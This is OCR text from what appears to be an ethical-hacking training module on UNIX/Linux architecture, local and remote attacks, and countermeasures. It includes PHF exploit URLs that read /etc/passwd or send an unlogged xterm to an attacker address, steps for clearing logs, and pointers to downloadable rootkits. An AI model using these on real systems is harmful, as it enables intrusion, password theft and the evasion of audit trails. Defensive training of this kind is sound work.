Hacking UNIX/Linux

Overview

Architecture

- File Structure
- The Kernel and Processes
- Accounts and Groups
- Permissions
- Trust Relationships
- Logs and Auditing
- Network Services

Exploits and Countermeasures


- Remote
  - Brute-Force
  - X Window System
  - NFS
- Local
  - Password Cracking
  - Symlink
  - Core File Manipulation
  - Shared Libraries
  - Kernel Flaws
  - File and Directory
  - Rootkits


Introduction

This module is primarily about the OS itself. All items such as sniffing, scanning, buffer overflows, file scripting and other web and network based attacks are covered in other modules.

UNIX is not an OS by itself, instead it is a family of Operating systems.

- Solaris
- MacOS
- HP-UX
- IRIX
- AIX
- FreeBSD
- OpenBSD






Introduction

Linux is a UNIX-like environment.

Linux refers to the kernel which was developed by Linus Torvalds.

There are hundreds of variations:

- Ubuntu
- Fedora
- Mint
- openSUSE
- PCLinuxOS
- Debian
- Mandriva
- Sabayon
- Arch
- BackTrack
- caine



File System Structure


Almost everything is treated as a file: many devices, certain elements of processes and, of course, files.

We are going to look at a high-level map of the file system, there are variations between flavors.

The top level is known as “root” and it is named / (pronounced slash).

Everything starts here; we are going to look at the common structure and what is located in the common folders.

File System Structure



Directory	Purpose
/	The root directory, which is the tip of the file system.
/bin (along with /sbin on some systems)	Critical system executables needed to boot the system or run it.
/dev	Devices connected to the system, such as terminals, disks, USB devices and so on.
/etc	System configuration files, including accounts and passwords, network addresses and names, system startup settings and so on.

File System Structure

Directory	Purpose
/home	Location of user directories.
/lib	The home of various shared libraries for programs.
/mnt	The point where files systems exported from another system are temporarily mounted, as well as removable devices such as the CD-ROM and USB devices.
/proc	Images and data about currently executing processes on the system. The /proc directory isn't even on your hard drive. Instead, it's a virtual component of your files system, a portal created by the kernel. This directory was designed so you could peek in on what your kernel and processes are doing.
/tmp	Temporarily created files by applications which can be removed without fear of harming your system.
/usr	A variety of critical system files, including some standard system utilities (/usr/bin), manual pages (/usr/man), headers for C programs (/usr/include), and administration executables (/usr/sbin).
/var	A place to store various types of files, often used for administration. The /var directory commonly stores log files (/var/log) and temporary storage space for some services (such as spooling for mail, printers, etc.).

Kernel

Linux and UNIX have a modular architecture.

The special program at the core is called the kernel, which is the brain of the entire system.

When a program runs, the kernel starts a process to execute the programs code.

Process 1 – Process 2….Process n

The Kernel

Hardware (disks, NICs, etc.)

Processes

A process contains a running program's executable code, the memory associated with the program, and various threads of execution that are moving their way through the code executing its instructions.

The kernel supports the launching of processes, controls their execution and flow, and tries to keep them stable.

There are hundreds, even thousands, of processes running on any given system.

Many processes run in the background, they are known as daemons. (Critical system functions and spooling for printing are examples.)

Processes

After booting, the kernel is loaded into memory, then it starts a daemon called init.

- init – It is the parent of all other user-level processes.
- Normal locations include: /etc/init.d or /etc/rc.d

Some network services are not used all the time and thus should not be running. (FTP and telnet are examples)

init starts another process call the Internet Daemon which does the waiting for these processes.

- inetd or xinetd are these processes. xinetd is an extended version of inetd that offers better access control and logging.
- These files are normally found in the /etc/inet.d directory.
- The configuration files is /etc/inetd.conf.
- The port numbers are defined in the /etc/services file.

Starting and Stopping Processes

Automatically

- init, inetd (or xinetd) and cron automatically start processes.
- You can edit the inetd.conf file.
  - In some cases create the file – Backtrack it is not used by default.
- Edit the crontab files which are normally found in the /usr/lib/crontab and /etc/crontab directories.

Manually

- By typing the name of a program in the command line, you are starting a process.
- echo $PATH – gives you the path the OS uses to search for your program. If it cannot be found, you get the error, otherwise it just starts.
- You do not want a "." in your path as this may allow a hacker to run malicious programs with the same name as legitimate ones.

Interacting with Processes

The Kernel assigns each running process on a machine a unique process ID (called a PID, pronounced P-I-D).

You can list the processes: ps

```
********* simple selection *********  ********* selection by list *********
-A all processes                      -C by command name
-N negate selection                   -G by real group ID (supports names)
-a all w/ tty except session leaders  -U by real user ID (supports names)
-d all except session leaders         -g by session OR by effective group name
-e all processes                      -p by process ID
T  all processes on this terminal     -s processes in the sessions given
a  all w/ tty, including other users  -t by tty
g  OBSOLETE -- DO NOT USE             -u by effective user ID (supports names)
r  only running processes             U  processes for specified users
x  processes w/o controlling ttys     t  by tty
```

Command Assistance

Help with commands, especially parameter syntax, is always close at hand. Just type:

man <command> | more

This will display the manual page for the indicated command. Press space to see the next page, then Q to exit back to the terminal shell.

Examples:

- man ps | more
- man kill | more
- man lsof | more
- man cd | more

Interacting with Processes

You can Kill a process by simply typing any of the following examples:

- **kill –TERM [PID]**
- **killall –TERM xinetd**

You can reset or restart the process or the entire inetd file by typing one of the following commands

- **kill –HUP [PID]**
- **killall –HUP xinetd**

Another command for listing open files is lsof.

- **lsof**
- **lsof -p [PID]**
- **lsof -i**

ACCOUNTS AND GROUPS

Accounts are created and managed using the passwd file located in /etc/passwd.

Each line contains the information for one account.

You can add a user by simply typing adduser and follow the prompts.

You can change a password by typing passwd [username].

It is world readable, so to encrypt our passwords, we use the shadow format.

This places an x where the password would be in the passwd file and places the password in the shadow file.

Password & Shadow File Formats

With shadow passwords, the "/etc/passwd" file contains account information:

```
smithj:x:561:561:Joe Smith:/home/smithj:/bin/bash
```

The "/etc/shadow" file contains password and account expiration information for users:

```
smithj:Ep6mckrOLChF.:10063:0:99999:7:::
```

Accounts and Groups

The format of the passwd file :

- **Login Name, Encrypted/Hashed Password, UID Number, Default GID Number, GECOS Information, Home Directory and Login Shell.**

You can also utilize groups in UMIX and Linux. The group information is found in the /etc/group file:

- **Group Name, Encrypted or Hashed Group Password, GID Number, Group Members**
  - **The password area is never used.**

The most important and powerful account is root!!!

Linux and UNIX Permissions

Every file has pre-defined permissions.

- **Every file has an owner and an owner group. The root user and the owner can access the file.**

There are 3 different permission areas:
Owner, group owner and everyone

With 3 different levels: Read, write and execute

Leaving 9 standard forms of permissions.

You can look at the permissions of all the files in a given directory with the following command.

- **ls -l**

Linux and UNIX Permissions


```
bt ~ # ls -l
total 1
drwx---r-x 2 root root  27 May 15  2007 Desktop/
-rw-r--r-- 1 root root 323 May 15  2007 Set\ IP\ address
-rw-r--r-- 1 root root   1 May 15  2007 libvars.h
drwxr-xr-x 2 root root 274 May 15  2007 lida/
drwxr-xr-x 2 root root 182 May 15  2007 sample_scripts/
```

There are 10 characters we need to look at when discussing permissions.

If the first character is “d” then it’s a directory, otherwise it’s a file.

The next nine are permissions.

- **The first group of 3 covers the owner – in most cases the owner can perform all levels of access.**
- **The second group covers the owner group.**
- **The third group cover the everyone account.**
- **If there is a - the access is not allowed.**

Linux and UNIX Permissions

You can utilize the chmod command to change the permissions for given users.

You must understand the Octal Equivalents in order to make these changes.

The next slide covers these.

If you wanted to set the following for the account gary, your command would be: chmod 745 gary

- **Owner account (read, write and execute)**
- **Owner group (read)**
- **Everyone (read and execute)**

Linux and UNIX Permissions

r	w	x	Octal Equivalent
0	0	0	0
0	0	1	1
0	1	0	2
0	1	1	3
1	0	0	4
1	0	1	5
1	1	0	6
1	1	1	7

Set UID Programs

How does a lowly user change his password without root level access? The answer lies in the SetUID capabilities.

With SetUID, a program can be configured to always execute with the permissions of its owner!

This is needed unless you want to pay the admin guy to spend every second on rudimentary issues.

You can find all programs whose SetUID is set to run as root by typing the following:

- **find / -uid 0 –perm -4000 -print**

```
bt ~ # find / -uid 0 -perm -4000 -print
find: /root/.mozilla/firefox/grc4ih40.default/bookmarks.bak: Inpu
find: /root/.mozilla/firefox/grc4ih40.default/bookmarks.html: Inp
find: /root/.mozilla/firefox/grc4ih40.default/localstore.rdf: Inp
find: /root/.mozilla/firefox/grc4ih40.default/prefs.js: Input/out
find: /root/.mozilla/firefox/grc4ih40.default/sessionstore.js: In
```

Trust Relationships

Yes, one user can be trusted by another, thus creating a trust relationship.

This trust can be implemented using the system wide /etc/hosts.equiv file or individual users' .rhosts files.

- When using rhosts you also need the to use the UNIX tools called r-commands.
  - rlogin – A remote interactive command shell
  - rsh – A remote shell to execute one command
  - rcp – A remote copy command

The /ect/hosts.equiv file contains a list of machine names or IP addresses that the system will trust.

The user can create the .rhosts file in your home directory, setting up trusts with other machines.

Logs and Auditing

Event Logs are created by the syslog daemon known as syslogd.

- Receives information from various system and user processes including the kernel.
- Configuration is in the file /etc/syslog.conf

Logs are normally stored in the /var/log folder.

Common Log files are:

- Secure (Such as /var/log/secure)
- Messages (Such as /var/log/messages)
- Individual Application Logs (Such as /var/log/httpd, /var/log/cron and so on)

Logs and Auditing

User Access information is stored in accounting files. These files are used by administrators to detect anomalous activity.

The following files are of interest:

- utmp – Information about who is currently logged in.
  - Accessed by typing the "who" command.
  - Normally found in /var/runor /var/adm but may be in other locations.
- wtmp – Records all logins and logouts from the system.
  - The command "last" will display the information found in this file.
  - Normally stored in /var/log or /var/adm but may be in other locations.
- lastlog – Contains information about the time and location of each user's last login to the system.
  - You can normally access this information by using the "lastlog" command.
  - Normally located at /var/log/lastlog.

Common Network Services

- Telnet – Command Line Remote Access
- FTP – File Transfer Protocol
- SSH – Secure Shell
- HTTP – Web Servers
- Sendmail – Email Server
- R-Commands
- DNS – Domain Name Service
- NFS – Network File System
- X Window System

Remote Access Attacks

Four Primary methods are used to hack a UNIX or Linux box remotely

- Exploit a listening service
  - Is there a listening service?
- Route through a UNIX system
  - Does the System perform routing?
- User-initiated remote execution
  - Did a user or a user's software execute commands that jeopardized the security of the host system?
- Promiscuous-mode attacks
  - Is the interface card in promiscuous mode and capturing potentially hostile traffic?

Remote Access Attacks

Many of the remote attacks will not be discussed in detail since they will be covered in later chapters of this class.

Examples are:

- Buffer Overflows
- Format String Attacks
- Input Validation Attacks
- Integer Overflow
- Integer Sign Attacks
- FTP
- Sendmail
- rpc
- DNS
- Apache

Brute-Force Attacks

Yes, even Linux is susceptible to brute force attacks.

Here are some common services where this occurs:

- telnet
- FTP
- The r-commands
- SSH
- SNMP
- POP and IMAP
- HTTP/HTTPS

The same or similar tools can be used for brute forcing Linux and UNIX.

- Brutus
- ObiWaN
- THC-Hydra

And others we have and will cover.

Brute-Force Countermeasures

mile2.com

mile2 IT Security Training & Consulting

Password Policy

- Change passwords every 30 days for privileged account and 60 days for normal accounts.
- Minimum length (8 but 13 is much better)

Log multiple authentication failures. Configure services to disconnect clients after the 3 try rule. If possible, implement the account lockout policy. (Watch for DoS if you implement this policy.)

Disable unused services.

Utilize password composition tools that prevent the use of a weak password already built into some version of Linux and UNIX.

Use multiple passwords – not the same one for everything.

Use one-time passwords where possible. Think about the implementation of PKI.

Change all default passwords!

X Window System

You can execute commands at the web server via the PHF attack.

- PHF is a program that usually comes pre-installed on every UNIX machine. It allows you to download ANY file from the server, including the password file.
- http://webpage_goes_here/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
  - This would cat the passwd file.
- http://webpage_goes_here/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20hackers_IP:0.0
  - This will execute an xterm and display it back to the attacker. Because the –ut was used, it will not be logged.

Countermeasure

- Update Apache
- Remove the X Window System
- This is an old attack and is fixed on 95% of systems.

X Window System

You can also configure this to allow everyone to access the system.

Many default installs allow everyone to connect.

You can add a remote user utilizing the xhost command. xhost 192.168.1.x or xhost + allows everyone to connect.

Tools like xscan will find and connect to these systems. Many items can then occur, one example is receiving a screenshot.

X Insecurities Countermeasures

If you are unsure what is happening on your system, start by issuing the xhost - command which will remove all systems.

- It will not kill existing connections, just prevent future ones.

Now specify each IP address which is allowed.

Use more advanced authentication methods such as MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1 and MIT-KERBEROS-5.

If you use xterm or something similar, enable the secure keyboard function.

Consider firewalling ports 6000-6063.

Consider using ssh. If you do, make sure ForwardX11 is configured to "yes" in your sshd_config or sshd2_config file.

Network File System (NFS)

NFS allows transparent access to files and directories of remote systems as if they were stored locally.

NFS relies on RPC services.

Most of the security is found in the data object known as a file handle.

- It is a token used to identify each file and directory.

If that file handle can be sniffed or guessed, the hacker can connect and steal the data.

Most common issue is misconfiguration – allowing the files to be exported to everyone.

Here are some of the tools that make NFS probing useful:

- rpcinfo
- showmount
- mount

NFS Countermeasures

Disable if not needed.

- Including all related tools (mountd, statd and lockd).

Implement client and user access controls.

- Allow only authorized user to access the files.
- Some systems give you multiple options. Normally those files are found in /etc/exports or /etc/dfs/dfstab files.
- Specify machine names or netgroups.
- Set read-only options and disallow the SUID bit.
- Each NFS implementation is different so do your homework.
- Never include the servers local IP address or localhost in the list of systems allowed to mount the exported file system.

Apply all vendor related patches!

Passwords and Encryption

There are 3 primary algorithms used in UNIX and Linux.

DES – Most widely used.

MD5 - Identified by $1 as the first two characters of the hash.

Blowfish – Identified by $2 as the first two characters of the hash.

```
leroy:$1$hDBDuc67$WSFg9Bt4UAXTEAawjbU3i0:14201:0:99999:7:::
gregory:$1$v/O1ihgM$zcRCr40TbS.XenlGl/RlT.:14249:0:99999:7:::
duaneams:$1$c7M1yr1W$h5irVJjgcB3UUu2kpfL3E.:14278:0:99999:7:::
greg:$1$I5i3TAY7$mV33x0gmUmebHAOe39c.01:14284:0:99999:7:::
```

Password Cracking Tools

Crack – You simply need a password file and it does it all for you.

If using a crack, it will send its information to a database.

To read the database: Reporter -quiet

- **This will give you the output of the cracked passwords.**

John the Ripper – The preferred tool, especially if you are cracking MD5 or Blowfish.

Simply provide a password file and you are ready to go.


Salting

Prevents deriving passwords from password file

Stored representation differs

Side effect: defeats pre-computed hash attacks

A 12-bit salt value increases the search space by a factor of 4096. Every single password on a list has 4096 possible ways of appearing in encrypted form.



Not all systems that use Kerberos V5 can use salting
(Windows currently has NO support for password salting)

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same Password With Salting

Symbolic Link

It is a mechanism where a file is created via the ln command. ln -s file1 file2

It is nothing more than a file that points to another file.

You have to find vulnerable services such as dtappgather.

Concerns:

- **A malicious user can create a symbolic link to a file not otherwise accessible to him. When the privileged program creates a file of the same name as the symbolic link, it actually creates the linked-to file instead, possibly inserting content provided by the malicious user.**

Symlink Countermeasure

Secure Coding is the way to fix this.

- **Programmers should check to see if a file exits before creating a new one.**
- **When creating temporary files, set the UMASK and then use the tmpfile ( ) or mktemp ( ) function.**

If you want to see a small complement of programs that create temp files then execute this command in the /bin or /usr/sbin directory.

- **Strings * |grep tmp**

```
bt bin # strings * |grep tmp
tmp_string
(tmp->flags & 4096) != 0
sh_mktmpfd
sh_mktmpname
sh_mktmpfn
```

Core File Manipulation

Core File Manipulation can make the system dump the core, this could be a major security hole along with it just being annoying.

- One example of Core File Manipulation was in an old version of FTPD which allowed an attacker to create a world-readable core file on the root directory of the file system, if the PASV command was issued before logging on to the system.
- The core file contained portions of the shadow file and in many cased hashed passwords.

Countermeasure – Be careful with this one, just in case you need to write core files. You can restrict the system from generating core files by using the ulimit command.

- By setting the ulimit to 0, you turn off core file generation.

Shared Libraries

Shared Libraries allow executable files to call pieces of code from a common library.

- This will save system disk and memory.
- It makes the code easier to maintain.

If a hacker can modify a shared library or provide an alternate shared library via an environment variable, well, they own you!

Countermeasures

- Dynamic linkers should ignore the LD_PRELOAD environment variable for SUID root binaries.
- The shared libraries should be protected with the same level of security as other sensitive files.

Kernel Flaws

These come in many formats: DoS, Buffer Overflows, Race Conditions and Integer Overflows are examples.

This is purely a programming issue. Linux is complex and whenever a programmer is involved, you will always have these types of mistakes.

January 2005, Paul Starzetz, discovered a kernel vulnerability that affected millions. It was related to almost all Linux 2.2.x, 2.4.x and 2.6.x kernels.

This was used to escalate privileges to root.

Countermeasure

Patch the kernels whenever there is a new release.

File and Directory Permissions

Set user ID (SUID) and set group ID (SGID) to root - these items can be used to kill your system.

Almost all previous attacks occurred against a process running as root – most were SUID binaries.

Attackers will try and find SUID and SGID files.

find / -type f -perm -4000 –ls	find / -uid 0 -perm -4000 –ls

Attackers will look for vulnerabilities in these files first because if exploited, they will have root access.

```
bt ~ # find / -type f -perm -4000 -ls
find: /root/.mozilla/firefox/grc4ih40.
find: /root/.mozilla/firefox/grc4ih40.
r
find: /root/Desktop/Start Kismet: Inpu
find: /root/Desktop/Start Kismet~: Inpu
```

SUID Files Countermeasure

Remove the SUID/SGID bit on as many files as possible.

Find all files and start your research, this will allow you to change all proper files.

- **SUID – find / -type f –perm -4000 –ls**
- **SGID – find / -type f –perm -2000 –ls**

Harden your system with Bastille.

- **This is a hardening tool for Linux and HP-UX that will secure your box to many of the attacks we have discussed.**

File and Directory Permissions

World-Writeable files are another concern. These are usually set for convenience.

You can find these files by the following command:

- **find / -perm -2 -type f -print**

Once you find these files, some could be used to gain root access.

```
bt ~ # find /proc -perm -2 -type f -print
/proc/bus/usb/002/001
/proc/bus/usb/001/001
/proc/1/task/1/attr/current
/proc/1/task/1/attr/exec
/proc/1/task/1/attr/fscreate
/proc/1/task/1/attr/keycreate
/proc/1/task/1/attr/sockcreate
/proc/1/attr/current
/proc/1/attr/exec
/proc/1/attr/fscreate
```

World-Writable Files Countermeasure

Find and change every world-writable file and directory that does not need to be world-writable.

Yes, lots of time and research but it is well worth it in the long haul!

Clearing the Log Files

Tools used to clear the logs.

- zap, wzap, wted and remove (paketstormsecurity)
- illusion
- Also a simple text editor will suffice.

Steps involved:

- Open the syslog.conf to find out what is being logged and where they are located.
- Perform a listing of that directory.
- Utilize the given tools to clear the desired logs.

Countermeasure

- Write log information to a medium that is difficult to modify.
  - Use a medium that includes a files system that supports extend attributes such as the append-only flag.
- The second method is to syslog critical log information to a secure log host.

Rootkits

They usually have four groups of tools:

- Trojan programs such as altered versions of login, netstat and ps.
- Backdoors such as inetd insertions.
- Interface Sniffers
- System Log Cleaners

Most user-mode rootkits replace critical OS files with new versions that perform some of the items above.

You can find and make use of rootkits here:

- http://www.packetstormsecurity.org/UNIX/penetration/rootkits/
- Example:
  - 0x333openssh-3.7.1p2.tar.gz - Backdoored version of OpenSSH 3.7.1p2 that uses a magic password referenced via an md5 hash in a file, logs logins and passwords to a specified file, and can run without the backdoors being active.
- Also: rootkit.com

Rootkits

Kernel-Mode Rookits

- Execution Redirection
- File Hiding
- Process Hiding
- Network Hiding

Example

- all-root.c – Description: A kernel trojan (basic linux kernel module) which gives all users root.
- adore-0.31.tar.gz – Description: Adore is a linux LKM based rootkit. Features smart PROMISC flag hiding, persistent file and directory hiding (still hidden after reboot), process-hiding, netstat hiding, rootshell-backdoor, and an uninstall routine. Includes a userspace program to control everything.

Rootkit Countermeasures

Prevention is the best choice.

- Keep all systems up to date and patched.
- Utilize a program such as LIDS (Linux Intrusion Detection System)

Control Access to your Kernel.

- Systrace – limits the system calls made by an application.
- Cisco's Security Agent or McAfee's Entercept

Utilize Automated Rootkit Checkers.

- Carbonite
- Chrootkit tool
- Rootkit Hunter

File Integrity Checkers

Antivirus Tools

Review

Architecture

- File Structure
- The Kernel and Processes
- Accounts and Groups
- Permissions
- Trust Relationships
- Logs and Auditing
- Network Services

Exploits and Countermeasures

- Remote
  - Brute-Force
  - X Window System
  - NFS
- Local
  - Password Cracking
  - Symlink
  - Core File Manipulation
  - Shared Libraries
  - Kernel Flaws
  - File and Directory Permissions
  - Rootkits

Module 9 Lab
Hacking UNIX/Linux